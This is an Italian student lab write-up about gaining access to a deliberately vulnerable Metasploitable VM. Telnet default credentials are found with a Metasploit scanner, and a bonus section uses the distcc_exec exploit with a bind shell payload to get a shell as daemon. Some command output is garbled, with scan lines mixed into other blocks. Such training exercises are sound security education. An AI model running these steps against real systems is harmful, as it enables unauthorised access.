

S7/L2

L'esercizio di oggi chiede di completare una sessione di hacking sul servizio "telnet" della macchina Metasploitable.


Come possiamo notare la prima richiesta dell'esercizio è quello di configurare meta con il seguente indirizzo IP:

192.168.1.40/24

Quindi procediamo con questa richiesta, dovremo infatti andare nel file di configurazione delle interfacce di meta al seguente indirizzo (necessita permessi root):

Nano /etc/network/interfaces

Ci ritroveremo in questa schermata



```
Metasploitable2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces


# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.50.20
    netmask 255.255.255.0
    gateway 192.168.50.1
    dns-nameservers 8.8.8.8

[ Read 14 lines ]
Get Help WriteOut Read File Prev Page Cut Text Cur Pos
Exit Justify Where Is Next Page UpCut Text To Spell
```

Dobbiamo sostituire l'Address con quello fornito dall'esercizio.



```
valid_lft forever preferred_lft forever
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
link/ether 08:00:27:47:ab:3e brd ff:ff:ff:ff
inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
inet6 fe80::a00:27ff:fe47:ab3e/64 scope link
valid_lft forever preferred_lft forever
admin@metasploitable:~$
```

Dobbiamo cambiare l'indirizzo anche su Kali che sarà il seguente:

192.168.1.25

Su Kali basterà utilizzare il comando che si vede nella foto.

```
(kali@kali)-[~]
$ sudo ifconfig eth0 192.168.1.25
[sudo] password for kali:

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_cod
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fead:2587/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$
```

Infatti poi verifichiamo con il Ping e funziona.

```
(kali@kali)-[~]
$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.603 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.372 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.368 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.358 ms
^C
— 192.168.1.40 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3099ms
rtt min/avg/max/mdev = 0.358/0.425/0.603/0.102 ms

(kali@kali)-[~]
$
```

msfconsole.

```
[kali@kali]~$ msfconsole
```

Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

```
msf>
```

=====

% https://metasploit.com %

=====

msf> sysinfo

msf6 (system) -- [2437 exploits - 1255 auxiliary - 429 post]
msf6 (system) -- [1471 payloads - 47 encoders - 11 nops]
msf6 (system) -- [9 evasion]

Metasploit Documentation: <https://docs.metasploit.com/>

Ora possiamo iniziare la sessione, il path che andremo ad usare lo abbiamo visto nella lezione di oggi ed è il seguente:

Use auxiliary/scanner/telnet/telnet_version

Lo facciamo partire e facciamo **show options** in modo che ci vengano mostrate tutte le opzioni.

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/telnet/telnet_version) > 
```

Dobbiamo inserire l'indirizzo IP del target per il resto possiamo lasciare tutto in default.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.1.40
rhost => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > █
```

Essendo un auxiliary non necessita di un payload infatti notiamo che non ci viene assegnato nessuno al contrario degli exploit.

Quindi ora possiamo far partire scrivendo **exploit**

```
[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET -
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
msf6 auxiliary(scanner/telnet/telnet_version) > 
```

Come possiamo notare il modulo ci dà le credenziali per accedere.

Per verificare le credenziali ricevute scriviamo telnet 192.168.1.40 (IP di meta)

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Jan 21 07:18:51 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```

Come vediamo dalla foto siamo riusciti ad entrare all'interno.

BONUS

Il distcc è un programma che serve per compilare programmi su vari computer in rete, questo accelera di molto il lavoro dato che sfrutta la potenza di varie CPU (solitamente porta 3632).

Essendo che deve permettere la connessione remota da parte di client, la porta rimane sempre aperta, c'è da dire però che questo software è pensato per essere usato in un luogo sicuro come può una rete interna, in caso infatti si debba uscire fuori devono essere cambiate le impostazioni di default.

Sappiamo che di default usa la porta 3632 proviamo a fare una scansione con nmap per vedere se è così anche nel nostro caso.

```
(kali㉿kali)-[~]
└─$ nmap -p 3632 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 08:46 EST
Nmap scan report for 192.168.1.40
Host is up (0.00040s latency).

PORT      STATE SERVICE
3632/tcp  open  distccd

Nmap done: 1 IP address (1 host up) scanned in 13.06 seconds
```

Ora che sappiamo che è quella ed è aperta possiamo iniziare l'attacco.

Torniamo su msfconsole e facciamo **search distcc**.

```
msf6 > search distcc
Matching Modules
=====
#  Name                                     Disclosure Date  Rank       Check
--  -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes

Nmap done: 1 IP address (1 host up) scanned in 13.06 seconds
```

Trovato l'exploit andiamo avanti digitando **use 0**.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > 
```

Ci viene assegnato un payload di default ma per vedere tutti i payload scriviamo **show payloads**.

```
msf6 exploit(unix/misc/distcc_exec) > show payloads
mysql
Compatible Payloads:
=====
6000/tcp open  X11
66 # 1 Name: irc
800 - 10 -----en aipl3
81 0 1 payload/cmd/unix/adduser .
1 payload/cmd/unix/bind_perl .
Nmap 2 0 payload/cmd/unix/bind_perl_ipv6 nmap.org | at 2025-01-21 08:46:55 |
3 payload/cmd/unix/bind_ruby .
4 payload/cmd/unix/bind_ruby_ipv6 .
5 payload/cmd/unix/generic .
6 1 payload/cmd/unix/reverse nmap.org | at 2025-01-21 08:46:55 |
Nmap 7 5 payload/cmd/unix/reverse_bash .
Host 8 1 payload/cmd/unix/reverse_bash_telnet_ssl .
9 payload/cmd/unix/reverse_openssl .
Port 10 payload/cmd/unix/reverse_perl .
36 11 payload/cmd/unix/reverse_perl_ssl .
12 payload/cmd/unix/reverse_ruby .
Nmap 13 0 payload/cmd/unix/reverse_ruby_ssl nmap.org | at 2025-01-21 08:46:55 |
14 payload/cmd/unix/reverse_ssl_double_telnet .
```

Questi sono tutti quelli disponibili, noi per questo esercizio andremo ad utilizzare il numero 1, scriviamo quindi **set payload 1**.

```
msf6 exploit(unix/misc/distcc_exec) > set payload 1
payload => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > █
```

Una volta fatto anche questo possiamo far partire l'exploit.

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.40:4444 seconds
[*] Command shell session 1 opened (192.168.1.25:44493 -> 192.168.1.40:4444)
whoami
daemon
Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 08:46:55
idap scan report for 192.168.1.40
uid=1(daemon) gid=1(daemon) groups=1(daemon)
pwd
/tmp
STATE SERVICE
ls 2/tcp open distcc
4531.jsvc_up
```

L'exploit è andato a buon fine e come possiamo notare non entriamo come root ma come demone.